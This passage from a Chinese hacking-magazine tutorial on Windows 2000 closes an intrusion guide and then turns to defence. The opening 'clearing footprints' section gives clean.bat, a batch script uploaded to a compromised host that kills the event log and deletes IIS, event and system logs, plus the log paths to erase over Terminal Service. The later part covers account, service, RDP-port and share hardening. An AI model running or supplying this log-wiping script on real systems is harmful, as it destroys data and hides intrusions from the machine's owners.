关于“扩大战果”就暂时到此结束，虽然介绍的内容不多，但是如果善加利用的话，也是威力无穷的。

4、清除脚印

至此，可以说我们已经完成了一次完美入侵的1％了。呵呵，是不是很奇怪，我们都做了这么多为什么才完成了1％呢！

关键就在于，我们留下了太多的脚印，如果没有合理清除自己所留下的脚印的话，那么，前面做得再怎么好，也是前功尽弃。

很多人在清除日志的时候，都喜欢用一些工具，其实，利用Windows2000自带的一些小命令或是工具就足够了，没有必要再麻烦人家写工具给我们。

第一，如果连接为IPC$连接或是telnet到对方上，那么可以用相似的方法清楚脚印。

首先，要先上传Windows2000的support tools中的kill.exe到对方的C:\WINNT\system32目录下。

LOOK 注意　关于kill，我已经在2002年总第7期《黑客X档案》的《完全手工查杀进程》中介绍过，使用它可以手动杀掉进程。

这里我们建立一个批处理文件clean.bat，上传到对方C盘下，其内容如下：

```
net stop w3svc
kill -f event log
del c:\winnt\system32\logfiles\w3svc1\*.* /f /q
del c:\winnt\system32\logfiles\w3svc2\*.* /f /q
del c:\winnt\system32\config\*.evt /f /q
del c:\winnt\system32dtclog\*.* /f /q
del c:\winnt\system32\*.log /f /q
del c:\winnt\system32\*.txt /f /q
del c:\winnt\*.txt /f /q
del c:\winnt\*.log /f /q
net stop w3svc
del c:\clean.bat /f /q
```

如果是telnet的话，可以使用copy con命令建立该文件，上面已经说过，就不多说了。然后指定它，通过IPC$连接的话就用at命令定时启动，如果是telnet的话就直接执行。

不过，在删除日志的时候，telnet和IPC$两者之间还是建议大家使用IPC$的方式。因为，如果使用telnet的话，那么当telnet断开连接时，也会有日志记录下来，所以还是比较危险的。

大家可以看到，方法比较麻烦，但是也可以看出来，通过Windows2000自身的命令和工具，也完全可以清除日志。

第二，如果是使用Terminal Service登录的话，那么就好办多了。到下列位置删除文件：

```
c:\winnt\system32\logfiles\w3svc1\*.*
c:\winnt\system32\logfiles\w3svc2\*.*
c:\winnt\system32dtclog\*.*
c:\winnt\system32\*.log
c:\winnt\system32\*.txt
c:\winnt\*.txt
c:\winnt\*.log
```

然后再依次打开：控制面板→管理工具→事件查看器，到里面删除所有的日志，注意，在删除的时候千万别选备份，因为在删除这些日志前系统会问你是否保存，如果一不小心就帮对方备份了这些日志，结果就留下了不该有的脚印。

OK！至此，我们已经利用Windows2000自带的工具完成了一次完美入侵了，怎么样？是不是感觉到一点点Windows2000的魅力了？

二、Windows2000防御篇

如今，黑客技术越来越流行了。个人的系统入侵已经成了家常便饭，因此，对自己的系统做一些防御也是很有必要的。因为，如果你遇到了一个hacker的话，也许还没什么事，但是，如果是个cracker的话，呵呵，惨了，很有可能瞬间你的所有资料就荡然无存了。

在安全防御工具方面，对一些菜鸟来说，还是比较推荐使用防火墙，一般防火墙配置方法简单，而且也比较有效。

但是现在大部分防火墙都要银子买的，对于我们的贫苦百姓来说，真有点舍不得。不过还好，只要我们正确地配置Windows2000的话，基本上可以做到无坚不摧哦！

阿瓜手持一铁棒：真的吗？这个也可以扛住吗？

python：我踢！！！……啊。

阿瓜：啊~~~~踢铁棒干什么，你以为是面包做的道具啊！

1、用户帐号的密码问题

老生常谈啊！每次说到安全问题都要设计到密码的问题，虽然我不想说，但是还是有很多朋友认为这是无所谓的，尤其是一些作为个人上网的朋友，认为黑客永远不会光临他的电脑，所以根本就不注意这些问题，然而事实并非是这样的，现实是残酷的，多少朋友都像我哭诉过他们的硬盘被格的过程，教训是惨痛的，大家应该引以为戒啊。

阿瓜：废话真多~~~~

Windows2000支持很多服务，而且很多服务在安装完成后都会有默认的帐号，这些帐号大部分都是Guest组的，虽说如此，但是现在，已经有很多漏洞可以被利用。以自己本地机的权限，像debug、net dde等，所以，开启着guest组的帐号仍然是很危险的。(其危险主要是在这些guest帐号在默认情况下密码都是为空，哎，真是要命)。

因此，我们要禁止不使用的帐号和全部的Guest帐号（如图18所示），对于一些小型的网络，如果需要有外部人员访问服务器的话，那么可以适当地开启Guest帐号，但是一定要加上密码。




图18

对于个人用户来说，只开启administrator帐号就可以了。另外，如果你的administrator帐号密码不够强悍的话，最好将administrator改名，以防止别人对你的administrator帐号进行暴力猜解。

关于密码，就说这么多了，大家也都清楚，只要注意一点，肯定可以制定自己的安全密码。

2、服务

对于Windows2000来说，这是一个不得不谈的话题，因为Windows2000最大的特点可以说就在它的服务了。

在Windows2000中，系统把所有的应用程序都注册为一个服务，因此……这说明了一个十分严重的问题，正是因为系统把所有的应用程序都注册为服务，所以可以说每个应用程序都拥有一个自己的套接字，拥有了自己的套接字就说明了该应用程序可以独立地在网络与其他主机的相同的应用程序进行通信（简单点说，每个应用程序都可以在网络上与其他主机相同的应用程序进行通信或是交换数据等等），那么，如果遇到了“世外高人”的话，呵呵，你的机器就危险了（不过前提也是需要该应用程序有可以被利用的漏洞才可以）。

小词典 套接字，英文socket，应该是大家常见的单词吧，不知道大家是否明白它的意思。说通俗一点，套接字就是由一台主机的IP地址和该主机中某个程序的一个端口号组成的，端口是什么大家都应该知道了吧（在《黑客X档案》上有过介绍端口的文章，不懂的可以去查一下），IP地址是用来标识主机，以便数据包在传送过程中可以准确地达到主机，而端口号则是用来查找主机上的应用程序的，当数据包到达主机后，便会根据端口号来查找应用程序，以决定使用哪个应用程序来处理该数据。

看了上面的介绍后是不是感觉上网很危险，其实也不用怕，因为一些应用程序并非网络应用程序，一般情况下是不会主动发送或接受网络请求的，除非该程序有漏洞。在这里，我把这些告诉大家的目的是想让大家知道，真正的黑客是无孔不入的，所以千万要小心。

接下来，就来谈谈其它服务，谈一些常见的可以被入侵者利用的服务：

telnet服务：允许远程用户登录到系统并且使用命令行运行控制台程序。

Terminal Service服务：提供多会话环境，允许客户端设备访问虚拟的Windows2000Professional桌面会话，以及运行在服务器上的基于Windows的程序。

Task Scheduler服务：允许程序在指定时间运行。

Workstation服务：提供网络链结和通讯。

以上四种服务，除了Terminal Service是Windows2000server以上版本特有的服务外，其它三种服务在一般的Windows2000的操作系统中都有。

这四种服务可以说是Windows2000中最危险的四项服务了（至少我是这么认为的）。




图19

介绍一下这四个服务，其中telnet和Terminal Service的危险性就不用我多说了吧，前面已经介绍过了，而且在入侵过程中这两个服务也是最常被用到的。至于Task Scheduler服务，该服务就是支持at命令的服务，使用它可以指定任何计划任务，甚至都可以执行命令行模式下的命令（例如前面说的net start telnet），可见其危险性不小。最后，这个Workstation服务，也许很多人都不太熟悉它，不过看该服务的介绍就能有一个简单的了解了。很多主机和主机间的连接都是通过这个服务进行的，例如IPC$连接，如果进行IPC$连接的两台主机中有一台没有开启此服务，则会导致无法建立这个连接，不过值得注意的是，该服务在默认情况下

是开启的。

所以，对于个人上网用户，完全可以关闭这个服务，而不必担心上网问题，因为该服务的关闭是不会影响到浏览网页、下载还有聊QQ的。不过，如果你想入侵的话，这个服务就不要关了。

在关闭这些危险服务后，最好能在“控制面板→管理工具→服务”中把这些服务设置为“手动”，如图19所示。

但是要注意，这里千万不要把Workstation服务设置为手动，因为该服务不能在windows下手动开启，必须使用“自动”，以让其随机启动（因为随机启动的时候很多设置或服务都会初始化，而在windows下手动开启该服务的时候无法完成一些设置和服务的初始化，因此必须使用“自动”以使其能正常启动），所以只好麻烦一点，每次当不需要的时候再到“服务”中去停止该服务。

关于Terminal Service服务的一点补充：

其实，Terminal Service可以通过修改默认的3389端口来使其相对更隐秘一些。修改方法并不难，只需要修改注册表就可以实现：

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\TerminalService\Wds\rdpws\Tds\tcp

在右边的窗口里，有键值PortNumber，双击打开，选择使用十进制查看，发现这个值就为3389，修改它为5277（可以随意修改）。

然后再到：HKEY_LOCAL_MACHINE\System\Current ControlSet\Control\TerminalService\WinStations\RDP-TCP

同样右边窗口的PortNumber仍然使用十进制查看，改其值为5277（要和上面保持一致才可以），然后重新启动计算机就可以生效了。

既然修改了端口，那么连接的时候就不能连接3389了，所以在客户端也要进行修改。到“管理工具”里找到“客户端连接管理器”（如图20所示），如果这里已经连接的话（我的这里就有了一个名为test的连接）直接修改就可以，如果没有的话，选择“文件→新建连接”新建一个连接（根据向导就可以很容易建立，就不细讲了）。




图20

修改方法：首先左键单击已存在的连接，选中它，然后选择“文件→导出”（如图21所示）。随便起个名字，文件会以后缀cns的形式保存，然后用记事打开这个cns文件，找到有一行“Server Port=3389”，修改这里的3389为刚才修改的端口号5277，如图22所示。




图21

然后再到“客户端连接管理器”里选择导入，导入这个cns文件就可以了。

下次进行连接的时候，到“客户端连接管理器”双击这个连接，就可以进行正常连接了。




图22

3、共享

众所周知啊，我们“伟大”的盖茨在Windows2000所有版本中都加入了一些默认共享，这些共享是admin$、IPC$、C$、D$等。其中admin$是指目录c:\winnt（假设系统安装在C盘下）。

最直接的方式就是删除这些默认共享了，方法就是修改注册表：HKEY_LOCAL_MACHINE\\SYSTEM\CurrenControlSet\Services\lanmanserver\parameters下添加一双字节键AutoShareWks=0就可以了。不过，对于我们广大黑客爱好者来说，彻底删除这些东西有点太可惜了，虽然留着它们很危险，但是有一天也许就会用得到，所以大家可以建立一个批处理文件：

```
net share ipc$ /delete
net share admin$ /delete
net share C$ /delete
net share D$ /delete
net share E$ /delete
```

（如果还有其它盘的话，可以再添加，例如net share F$ /delete）

保存为delshare.bat，然后放到启动项里，每次开机自动删除，如果用得着的话可以直接使用命令：net share ipc$ 再打开它们。

另外，大家都知道，如果开放着IPC$的话，我们就可以通过一些工具与对方建立空连接，然后得到对方的用户列表并进行暴力猜解，例如工具letmein，很小巧而且实用的工具，所以，禁止IPC$空连接也是很重要的，这个也可以通过修改注册表来完成：HKEY_LOCAL_MACHINE\\System\CurrentControlSet\Control\LSA-RestrictAnonymous的值改成”1”

4、TCP/IP筛选

通过使用TCP/IP筛选可以屏蔽掉我们不想要开放的端口，只开放我们需要的端口。

